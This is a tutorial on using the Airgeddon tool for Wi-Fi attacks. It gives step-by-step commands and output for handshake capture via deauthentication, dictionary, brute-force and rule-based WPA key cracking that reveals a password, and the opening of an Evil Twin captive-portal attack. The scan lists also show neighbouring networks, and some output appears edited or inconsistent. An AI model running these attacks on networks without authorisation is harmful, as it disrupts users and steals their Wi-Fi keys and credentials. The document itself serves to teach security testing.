



# **Wireless Penetration Testing**

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# **Airgeddon**

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## Install Airgeddon & Usage

Airgeddon enables the capture of the WPA/WPA2 and PMKID handshakes in order to start a brute force assault on the Wi-Fi password key. It also aids in the creation of a fictitious AP for launching Evil Twin Attack by luring clients into the captive portal.

Let start by identifying the state for our wireless adaptor by executing the **ifconfig wlan0** command. Wlan0 states that our Wi-Fi connection mode is enabled in our machine.

```
(root@kali)~[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.47 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::d659:d207:e12a:b7e5 prefixlen 64 scopeid 0x20<link>
    ether 9c:ef:d5:fb:d1:5c txqueuelen 1000 (Ethernet)
    RX packets 198 bytes 13233 (12.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 4584 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### Airgrddon Features:

- Full support for 2.4Ghz and 5Ghz bands
- Assisted WPA/WPA2 personal networks Handshake file and PMKID capturing
- Interface mode switcher (Monitor-Managed)
- Offline password decrypting on WPA/WPA2 captured files for personal networks (Handshakes and PMKIDs) using a dictionary, brute-force and rule-based attacks with aircrack, crunch, and hashcat tools. Enterprise networks captured password decrypting based on john the ripper, crunch, asleep and hashcat tools.
- Evil Twin attacks (Rogue AP)
- WPS features

Download and run the airgeddon script by running the following commands in Kali Linux.

**Note: execute the script as root or superuser.**

```
git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
cd airgeddon
ls
./airgeddon.sh
```

```
(root@kali)-[~]
# git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
Cloning into 'airgeddon'...
remote: Enumerating objects: 8264, done.
remote: Counting objects: 100% (226/226), done.
remote: Compressing objects: 100% (154/154), done.
remote: Total 8264 (delta 130), reused 155 (delta 64), pack-reused 8038
Receiving objects: 100% (8264/8264), 34.11 MiB | 9.87 MiB/s, done.
Resolving deltas: 100% (5183/5183), done.

(root@kali)-[~]
# cd airgeddon

(root@kali)-[~/airgeddon]
# ls
airgeddon.sh  binaries  CHANGELOG.md  CODE_OF_CONDUCT.md  CONTRIBUTING.md  D

(root@kali)-[~/airgeddon]
# ./airgeddon.sh
```

It will first check for all dependencies and necessary tools before launching this framework. It will attempt to install the essential tools if they are missing, which may take some time. As indicated in the picture once the installation is complete, you will see the OK status for both required and optional tools.

```

***** Welcome *****
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!!

Accepted bash version (5.1.4(1)-release). Minimum required version: 4.2

Root permissions successfully detected

Detecting resolution... Detected!: 1920x1080

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...

Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpcd ....

```

Now choose the network interface; for a wireless connection, this will be wlan0; hence, choose **option 3** as seen in the image.

```

***** Interface selection *****
Select an interface to work with:

1. eth0 // Chipset: Intel Corporation 82545EM
2. docker0 // Chipset: Unknown
3. wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. RT5370

*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of Tran

> 3

```

Next, we'll put the Wi-Fi card in monitor mode; the card is in managed mode by default, which means it can't capture packets from various networks; however, Wi-Fi in monitor mode can capture packets passing across the air.

Select **option 2** for Monitor mode.

**Note:** Monitor mode is the mode for monitoring traffic, usually on a particular channel. A lot of wireless hardware is capable of entering monitor mode, but the ability to set the wireless hardware into monitor

mode depends on support within the wireless driver. As such, you can force many cards into monitor mode in Linux, but in Windows, you will probably need to write your wireless network card driver.

```
***** airgeddon main menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* Since airgeddon 9.20 version, tmux is supported and it can be used instead
s. Like any other option, it can be configured on the options menu, on the ./airg
/github.com/v1s1t0r1sh3r3/airgeddon/wiki/Options

> 2
Setting your interface in monitor mode ...

The interface changed its name while setting in monitor mode. Autoselected

Monitor mode now is set on wlan0mon
Press [Enter] key to continue ...
```

## Capturing Handshake & Deauthentication

The wlan0mon is in monitor mode, we try to can capture the handshake packets of the wireless network for WPA and WPA2 protocol.

Choose **option 5** to obtain the tool for capturing Handshake/PMKID

```

***** airgeddon main menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu
11. About & Credits
12. Options and language menu

*Hint* If you have ccze installed and are experiencing display errors or glitches

> 5

```

Choose **option 6** to select capture the handshake.

When you select option 6, a new window will appear, scanning for WPA and WPA2 networks and attempting to capture the 4-way handshake in a.cap file. After getting Target's AP (Access Point), you can press **CTRL^C**.

```

***** Handshake/PMKID tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* The natural order to proceed in this menu is usually: 1-Select wifi card 2-Put it in mo
> 6

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed
WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...

Exploring for targets

CH 6 ][ Elapsed: 24 s ][ 2021-06-05 13:05

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:0C:29:34:4D:4C -1      0          0  0  2  -1      WPA2 CCMP PSK <length: 0>
18:CE:2C:0A:00:00 -18     11         3  0  3  130     WPA2 CCMP PSK raaj
66:00:00:00:00:00 -56     10         0  0  5  130     WPA2 CCMP PSK snowierglowie5g
98:00:00:00:00:00 -60      3          0  0  8  130     WPA2 CCMP PSK mahhip
78:00:00:00:00:00 -58      8         25  0  7  130     WPA2 CCMP PSK ajoy
62:00:00:00:00:00 -62      8          1  0  1  195     WPA2 CCMP PSK Amit 2,4G
62:00:00:00:00:00 -62      9          0  0  1  195     WPA2 CCMP PSK 601 2,4G
65:00:00:00:00:00 -65      4          0  0  9  130     WPA2 CCMP PSK abhi 2,4g
83:00:00:00:00:00 -63      8          0  0  10 130     WPA2 CCMP PSK <length: 0>
65:00:00:00:00:00 -65      0          2  0  1  -1      WPA      <length: 0>
65:00:00:00:00:00 -65      3          0  0  9  130     WPA2 CCMP PSK <length: 0>
64:00:00:00:00:00 -64      4          0  0  10 130     WPA2 CCMP PSK Messi
66:00:00:00:00:00 -66      3          0  0  6   65     WPA2 CCMP PSK ishita
62:00:00:00:00:00 -62      4          0  0  10 130     WPA2 CCMP PSK AG_93
68:00:00:00:00:00 -68      7          0  0  8  130     WPA2 CCMP PSK Golf_Greens_Wifi_2,4G
68:00:00:00:00:00 -68      4          0  0  11 130     WPA2 CCMP PSK <length: 0>
68:00:00:00:00:00 -68      2          0  0  3  130     WPA2 CCMP PSK Kavz
69:00:00:00:00:00 -69      2          0  0  4  130     WPA2 CCMP PSK Va binit
69:00:00:00:00:00 -69      3          0  0  5  130     WPA2 CCMP PSK Abhiaka
69:00:00:00:00:00 -69      2          0  0  11 130     WPA2 CCMP PSK <length: 0>
69:00:00:00:00:00 -69      6          0  0  11 130     WPA2 CCMP PSK Mehak_jain_4G
70:00:00:00:00:00 -70      2          0  0  6  270     WPA2 CCMP PSK B-503
71:00:00:00:00:00 -71      1          0  0  6  270     WPA2 CCMP PSK Jasmeen_2G
71:00:00:00:00:00 -71      2          2  0  6  130     WPA2 CCMP PSK Neelkamal
68:00:00:00:00:00 -72      3          0  0  1  195     WPA2 CCMP PSK Dead pool 2,4 G

```

It will display a list of all ESSIDs (Wi-Fi names) examined, as well as their BSSID (MAC Address) and ENC encryption protocol type. Then, as we did for ESSID “Raaj,” you can pick your target by supplying a Serial Number.

NOTE: The asterisks (\*) indicate client access points; they are maybe the best “clients” for acquiring handshakes. Any Access Point that implements the WEP ENC protocol will be ignored by Airedgdon.



```

***** Select target *****
N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
1)      68:14:61:58:7C:89  1    35%  WPA2  601 2.4G
2)      68:14:61:58:7C:89  10   31%  WPA2  A602_4G
3)      68:14:61:58:7C:89  9    35%  WPA2  abhi 2.4g
4)      68:14:61:58:7C:89  5    33%  WPA2  Abhiaka
5)      68:14:61:58:7C:89  10   35%  WPA2  AG_93
6)*     68:14:61:58:7C:89  7    37%  WPA2  ajoy
7)*     68:14:61:58:7C:89  1    37%  WPA2  Amit 2.4G
8)      68:14:61:58:7C:89  5    30%  WPA2  Ankur Sinha
9)      68:14:61:58:7C:89  13   31%  WPA2  Anurag
10)     68:14:61:58:7C:89  6    34%  WPA2  B-503
11)     68:14:61:58:7C:89  1    32%  WPA2  Dead pool 2.4 G
12)     68:14:61:58:7C:89  8    33%  WPA2  GAURAV SRIVASTAVA
13)     68:14:61:58:7C:89  8    35%  WPA2  Golf_Greens_Wifi_2.4G
14)     68:14:61:58:7C:89  4    0%      (Hidden Network)
15)*    68:14:61:58:7C:89  1    0%      (Hidden Network)
16)*    68:14:61:58:7C:89 -1    0%      (Hidden Network)
17)*    68:14:61:58:7C:89  2    0%      (Hidden Network)
18)     68:14:61:58:7C:89  6    0%      (Hidden Network)
19)     68:14:61:58:7C:89  1    35%  WPA   (Hidden Network)
20)     68:14:61:58:7C:89  9    35%  WPA2  (Hidden Network)
21)     68:14:61:58:7C:89  10   38%  WPA2  (Hidden Network)
22)     68:14:61:58:7C:89  2    35%  WPA2  (Hidden Network)
23)     68:14:61:58:7C:89  8    31%  WPA2  (Hidden Network)
24)     68:14:61:58:7C:89  11   35%  WPA2  (Hidden Network)
25)     68:14:61:58:7C:89  11   31%  WPA2  (Hidden Network)
26)     68:14:61:58:7C:89  6    32%  WPA2  ishita
27)     68:14:61:58:7C:89  6    29%  WPA2  Jasmeen_2G
28)     68:14:61:58:7C:89  7    33%  WPA2  JioFiber-A103
29)     68:14:61:58:7C:89  3    33%  WPA2  Kavz
30)*    68:14:61:58:7C:89  8    38%  WPA2  mahhip
31)*    68:14:61:58:7C:89  11   36%  WPA2  Mehak jain_4G
32)     68:14:61:58:7C:89  10   35%  WPA2  Messi
33)     68:14:61:58:7C:89  8    31%  WPA2  Navneet
34)     68:14:61:58:7C:89  6    32%  WPA2  Neelkamal
35)*    68:14:61:58:7C:89  3    77%  WPA2  raaj
36)     68:14:61:58:7C:89  1    33%  WPA2  sanjay
37)     68:14:61:58:7C:89  5    43%  WPA2  snowie/glowie5g
38)     68:14:61:58:7C:89  4    31%  WPA2  Va binit

(*) Network with clients

Select target network:
> 35

```

## Launch De-authentication Attack

This attack sends disassociate packets to one or more clients which are currently associated with a particular access point. Disassociating clients can be done for several reasons:

- Recovering a hidden ESSID. This is an ESSID that is not being broadcast. Another term for this is “cloaked”.
- Capturing WPA/WPA2 handshakes by forcing clients to reauthenticate
- Generate ARP requests (Windows clients sometimes flush their ARP cache when disconnected)

```
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 18:45:93:69:A5:19
Selected channel: 3
Selected ESSID: raaj
Type of encryption: WPA2

Select an option from menu:

0. Return to Handshake tools menu

1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack

*Hint* If the Handshake doesn't appear after an attack, try again or change the type

> 2

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal
> 10

Timeout set to 10 seconds

Two windows will be opened. One with the Handshake capturer and other with the attacker

Don't close any window manually, script will do when needed. In about 10 seconds make
Press [Enter] key to continue...
```

```

X                                     aireplay deauth attack
13:25:35 Waiting for beacon frame (BSSID: 18:45:93:69:A5:19) on channel 3
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:25:35 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
13:25:36 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
13:25:37 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]
13:25:38 Sending DeAuth (code 7) to broadcast -- BSSID: [18:45:93:69:A5:19]

X                                     Capturing Handshake
CH 3 ][ Elapsed: 6 s ][ 2021-06-05 13:25

BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
18:45:93:69:A5:19  -6 100      90         34    0   3 130  WPA2 CCMP  PSK  raaj

BSSID          STATION  PWR  Rate  Lost  Frames  Notes  Probes
18:45:93:69:A5:19  44:CB:8B:C2:20:DA  -60   0 -11e   1     10
```



```

X Capturing Handshake
CH 3 ][ Elapsed: 18 s ][ 2021-06-05 13:26 ][ WPA handshake: 1[REDACTED];19
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB ENC CIPHER AUTH ESSID
18:45:93:69:A5:19 -18 83      193      51  10  3  130 WPA2 CCMP PSK  raaj
BSSID          STATION          PWR  Rate  Lost  Frames Notes Probes
18:45:93:69:A5:19 44:CB:8B:C2:20:DA -64   0 -11e   0     6
18:45:93:69:A5:19 2A:84:98:9F:E5:5E -18   1e- 1e   1    18 EAPOL  raaj

```

As you can see, the WPA handshake for AP “raaj”. You can now store this .cap file in your systems.

```

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured
Congratulations!! [REDACTED]
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-1[REDACTED];19.cap]
>
The path is valid and you have write permissions. Script can continue ...
Handshake file generated successfully at [/root/handshake-1[REDACTED];19.cap]
Press [Enter] key to continue ...

```

## Aircrack Dictionary Attack for WPA Handshake

The Wi-Fi password was kept in a handshake file, but because it was encrypted, we had to decrypt it to get the password. Return to the main menu by selecting **option 0**.

```

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file

*Hint* Remember to select a target network with clients to capture Handshake
> 0

```

It will show you the attack options; select **option 6** for the offline WPA/WPA2 decrypt menu.

Select an option from menu:

- 0. Exit script
- 1. Select another network interface
- 2. Put interface in monitor mode
- 3. Put interface in managed mode

- 4. DoS attacks menu
- 5. Handshake/PMKID tools menu
- 6. Offline WPA/WPA2 decrypt menu
- 7. Evil Twin attacks menu
- 8. WPS attacks menu
- 9. WEP attacks menu
- 10. Enterprise attacks menu

- 11. About & Credits
- 12. Options and language menu

\*Hint\* Select a wifi card to work in order to be able to

> 6

Choose **option 1** to select Personal.

Select an option from menu:

- 0. Return to main menu
- 1. Personal
- 2. Enterprise

\*Hint\* Decrypting by brute force, it could pass the

> 1

Now we will use a dictionary to decrypt the handshake captured file. Select **option 1** as shown in the image. By default, it will take the last captured file to be brute force, **ENTER Y** to select the path, and BSSID the last captured file. Then provide the path of your dictionary or rockyou.txt and press **ENTER** key to start a dictionary attack against the WPA handshake.

```
Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Brute force attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Brute force attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Brute force attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* The key decrypt process is performed offline on a previously captured file
> 1

You already have selected a capture file during this session [/root/handshake-18:45:93:69:A5:19.cap]
Do you want to use this already selected capture file? [Y/n]
> Y

You already have selected a BSSID during this session and is present in capture file [18:45:93:69:A5:19]
Do you want to use this already selected BSSID? [Y/n]
> Y

Enter the path of a dictionary file:
> /root/dict.txt
The path to the dictionary file is valid. Script can continue...

Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

The password or Wi-Fi key will then be shown, as illustrated in the figure below. If you want to save the key, it will prompt you to do so.

```
Aircrack-ng 1.6

[00:00:00] 4/6 keys tested (472.48 k/s)

Time left: 0 seconds 66.67%

KEY FOUND! [ raj12345 ]

Master Key      : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                  3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key   : 5B 49 F9 79 B4 B1 4C 91 0C 85 B4 EF 63 5F C9 76
                  61 AD B4 FB 8D E6 2C 65 99 57 6F A2 60 30 AC D2
                  C6 9B 4C 3F 2A 1E 95 16 C6 F8 B5 8B 92 D9 E1 1A
                  99 54 87 66 47 5F 1A EA 71 57 21 3F 54 F0 56 BD

EAPOL HMAC     : 9F 07 76 A8 8B 90 C4 15 0E A0 79 C2 65 E0 5A 09

Press [Enter] key to continue...

Congratulations!! It seems the key has been decrypted

Do you want to save the trophy file with the decrypted password? [Y/n]
> Y

Type the path to store the file or press [Enter] to accept the default proposal [/root/
> /root/pwd.txt

The path is valid and you have write permissions. Script can continue...

Aircrack trophy file generated successfully at [/root/pwd.txt]
Press [Enter] key to continue...
```

## Aircrack Brute Force Attack for WPA Handshake

Select **option 2** to conduct a brute force attack against the WPA handshake file, which will decode the packets using crunch and aircrack. By default, it will brute force the last captured file. **ENTER** Y to pick the directory, and BSSID the last captured file. Then **ENTER** the path to your dictionary or rockyou.txt and click the **ENTER** key to begin a brute force attack on the WPA handshake.

```
Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Brute force attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Brute force attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Brute force attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* Rule based attacks change the words of the dictionary list according to the rules written in the r
hcat/rules)

> 2

You already have selected a capture file during this session [/root/handshake-18:45:93:69:A5:19.cap]

Do you want to use this already selected capture file? [Y/n]
> Y

You already have selected a BSSID during this session and is present in capture file [18:45:93:69:A5:19]

Do you want to use this already selected BSSID? [Y/n]
> Y

Enter the minimum length of the key to decrypt (8-63):
> 8

Enter the maximum length of the key to decrypt (8-63):
> 8
```

Select the character set, in this instance **option 6** to select the Lowercase + Numeric chars that will attempt to brute force the Wi-Fi key using an alphanumeric character set. To begin the attack, press the **ENTER** key.

```

***** Charset selection menu *****
Select the character set to use:

1. Lowercase chars
2. Uppercase chars
3. Numeric chars
4. Symbol chars
5. Lowercase + uppercase chars
6. Lowercase + numeric chars
7. Uppercase + numeric chars
8. Symbol + numeric chars
9. Lowercase + uppercase + numeric chars
10. Lowercase + uppercase + symbol chars
11. Lowercase + uppercase + numeric + symbol chars

*Hint* When aircrack-ng requests you to enter a path to a file either to use a dictionary or rule-based file manually

> 6

The charset to use is: [abcdefghijklmnopqrstuvwxyz0123456789]

Starting decrypt. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...

```

If the attempt is successful, the password or Wi-Fi key will be displayed, as illustrated in the figure below.

```

KEY FOUND! [ raj12345 ]

Master Key      : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                  3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key   : 57 4B 0D CB 55 F9 09 B3 93 EA 6A 41 DA 82 F5 94
                  79 79 A1 3F 7A 09 83 73 A9 F1 04 AC BC 81 E6 E4
                  2E 49 68 BF FE C6 4D E7 1A 8C 3A 7D 8F 4C 23 2C
                  5C 2F DF C2 5B 6B 27 C7 DB 14 03 79 03 5A 5E 4E

EAPOL HMAC     : F4 74 63 BA CA DB 05 24 E8 6E 89 C0 DD 53 F3 54

```

## Hashcat Rule-Based Attack for WPA Handshake

Because we are all familiar with the capability of hashcat, aircrack-ng provides the opportunity to utilize hashcat to crack the Wi-Fi key. Choose **option 5** and enter the path to your WPA handshake file, dictionary, or rule-based file.

Here we provide the path to the best64. rule file, which will be used to perform a hashcat rule based attack.



```

Select an option from menu:
0. Return to offline WPA/WPA2 decrypt menu
   (aircrack CPU, non GPU attacks)
1. (aircrack) Dictionary attack against Handshake/PMKID capture file
2. (aircrack + crunch) Bruteforce attack against Handshake/PMKID capture file
   (hashcat CPU, non GPU attacks)
3. (hashcat) Dictionary attack against Handshake capture file
4. (hashcat) Bruteforce attack against Handshake capture file
5. (hashcat) Rule based attack against Handshake capture file
6. (hashcat) Dictionary attack against PMKID capture file
7. (hashcat) Bruteforce attack against PMKID capture file
8. (hashcat) Rule based attack against PMKID capture file

*Hint* The key decrypt process is performed offline on a previously captured file

> 5

Enter the path of a captured file:
> /root/handshake-1819.capap
The path to the capture file is valid. Script can continue...

Only one valid target detected on file. BSSID autoselected [1819]

Enter the path of a dictionary file:
> /root/dict.txt
The path to the dictionary file is valid. Script can continue...

Enter the path of a rules file:
/usr/share/hashcat/rules/best64.rule
The path to the rules file is valid. Script can continue...

Starting decrypt. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...

```

Press **ENTER** to start the attack, and it will try to decrypt the WPA encrypted communication.



```

Press [Enter] key to continue...
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, PO

* Device #1: pthread-Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz, 1417/1481 MB (512 MB

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 2 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 77

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: /root/dict.txt
* Passwords.: 6
* Bytes.....: 37
* Keyspace..: 462

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: raaJ (AP:18:45:93:69:a5:19 STA:2a:84:98:9f:e5:5e)
Time.Started.....: Sat Jun  5 14:36:54 2021, (1 sec)
Time.Estimated...: Sat Jun  5 14:36:55 2021, (0 secs)
Guess.Base.....: File (/root/dict.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4 H/s (0.58ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 310/462 (67.10%)
Rejected.....: 308/310 (99.35%)
Restore.Point....: 0/6 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

```

After a successful trial, it will prompt you to save the output result. To save the enumerated key, use the ENTER key.

```

Congratulations!! It seems the key has been decrypted

Do you want to save the trophy file with the decrypted password? [Y/n]
> Y

Type the path to store the file or press [Enter] to accept the default proposal [/root/hashcat-18:45:93:69:a5:19.txt]
>
The path is valid and you have write permissions. Script can continue...

Hashcat trophy file generated successfully at [/root/hashcat-18:45:93:69:a5:19.txt]
Press [Enter] key to continue...

```

You can access the saved file to read the decrypted Wi-Fi password.

```
(root@kali)-[~]
# cat hashc...txt

2021-06-05
airgeddon. Decrypted password using hashcat

BSSID: 18:..:..:19

raj12345
```

## Evil Twin Attack

An evil twin is a forgery of a Wi-Fi access point (Bogus AP) that masquerades as genuine but is purposefully set up to listen in on wireless traffic. By creating a fake website and enticing people to it, this type of attack can be used to obtain credentials from legitimate clients.

From the main menu, select **option 7** for Evil Twin attack.

```
Select an option from menu:

0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode

4. DoS attacks menu
5. Handshake/PMKID tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPS attacks menu
9. WEP attacks menu
10. Enterprise attacks menu

11. About & Credits
12. Options and language menu

*Hint* If you install ccze you'll see some parts of airgeddon

> 7
```

Then select option 9, which will scan for nearby Access Points.

```

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (without sniffing, just AP)
5. Evil Twin attack just AP
   (with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* In order to use the Evil Twin just AP and sniffing attacks, you must have
doesn't need to be wifi, can be ethernet

> 9

```

An exploration looking for targets is going to be done ...  
Press [Enter] key to continue ...

```

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...

```

Continue by pressing the ENTER key, and a window for scanning WPA/WPA2 access points will appear.

```

CH 5 ][ Elapsed: 6 s ][ 2021-06-05 13:59

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
60:ED:8C:00:00:00	-48	2	2 0	5	130	WPA2 CCMP	PSK	snowie/glowie5g
60:ED:8C:00:00:00	-15	3	0 0	3	130	WPA2 CCMP	PSK	raaj
60:ED:8C:00:00:00	-61	1	0 0	10	130	WPA2 CCMP	PSK	AG_93
60:ED:8C:00:00:00	-62	2	0 0	10	130	WPA2 CCMP	PSK	<length: 0>
60:ED:8C:00:00:00	-63	3	0 0	9	130	WPA2 CCMP	PSK	<length: 0>
60:ED:8C:00:00:00	-63	2	0 0	9	130	WPA2 CCMP	PSK	abhi 2.4g
60:ED:8C:00:00:00	-64	2	0 0	1	195	WPA2 CCMP	PSK	JioFiber-QwXYk
60:ED:8C:00:00:00	-67	1	0 0	1	195	WPA2 CCMP	PSK	Amit 2.4G
60:ED:8C:00:00:00	-71	2	0 0	2	130	WPA2 CCMP	PSK	<length: 0>
60:ED:8C:00:00:00	-73	2	0 0	1	195	WPA2 CCMP	PSK	Dead pool 2.4 G
60:ED:8C:00:00:00	-75	2	0 0	1	195	WPA2 CCMP	PSK	Apurva_4G

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
60:ED:8C:00:00:00	6A:B8:84:A6:2E:DC	-70	0 - 1	0	1		
60:ED:8C:00:00:00	7E:49:6D:7D:F3:D2	-70	0 - 1e	0	2		
60:ED:8C:00:00:00	FE:FA:E0:FF:71:C4	-72	0 - 1	0	1		
60:ED:8C:00:00:00	34:1C:F0:84:D4:00	-60	0 - 1	0	1		

To terminate the scan, use CTRL^C, and it will display a list of all Access Points that it has scanned. Choose the AP that piques your curiosity.

```

34)  E8:D0:D9:A5:12:19  5  29%  WPA2  Jasmeen_2G
35)  68:14:01:50:2C:18  1  35%  WPA2  jiofbr001 2.4G
36)*  68:14:01:50:2C:18  1  34%  WPA2  JioFiber-QwXYk
37)  68:14:01:50:2C:18  6  31%  WPA2  LIMITED_ACCESS_24
38)*  68:14:01:50:2C:18  8  31%  WPA2  mahhip
39)  68:14:01:50:2C:18  4  31%  WPA2  Navinav
40)  68:14:01:50:2C:18  6  29%  WPA2  Neelkamal
41)  68:14:01:50:2C:18  4  25%  WPA2  nidhi raj
42)  68:14:01:50:2C:18  9  33%  WPA2  Nidhi
43)  68:14:01:50:2C:18  2  30%  WPA2  Nishant_2.4
44)  68:14:01:50:2C:18  12  29%  WPA2  Preety singh devil
45)*  68:14:01:50:2C:18  3  82%  WPA2  raaj
46)  68:14:01:50:2C:18  1  34%  WPA2  sanjay
47)  68:14:01:50:2C:18  11  29%  WPA2  Santosh 4g
48)*  68:14:01:50:2C:18  5  52%  WPA2  snowie/glowie5g
49)  68:14:01:50:2C:18  2  29%  WPA2  srajvardhan
50)  68:14:01:50:2C:18  13  30%  WPA2  Stay
51)  68:14:01:50:2C:18  11  25%  WPA2  Sudhir Gupta_2.4Ghz
52)  68:14:01:50:2C:18  4  29%  WPA2  Va binit
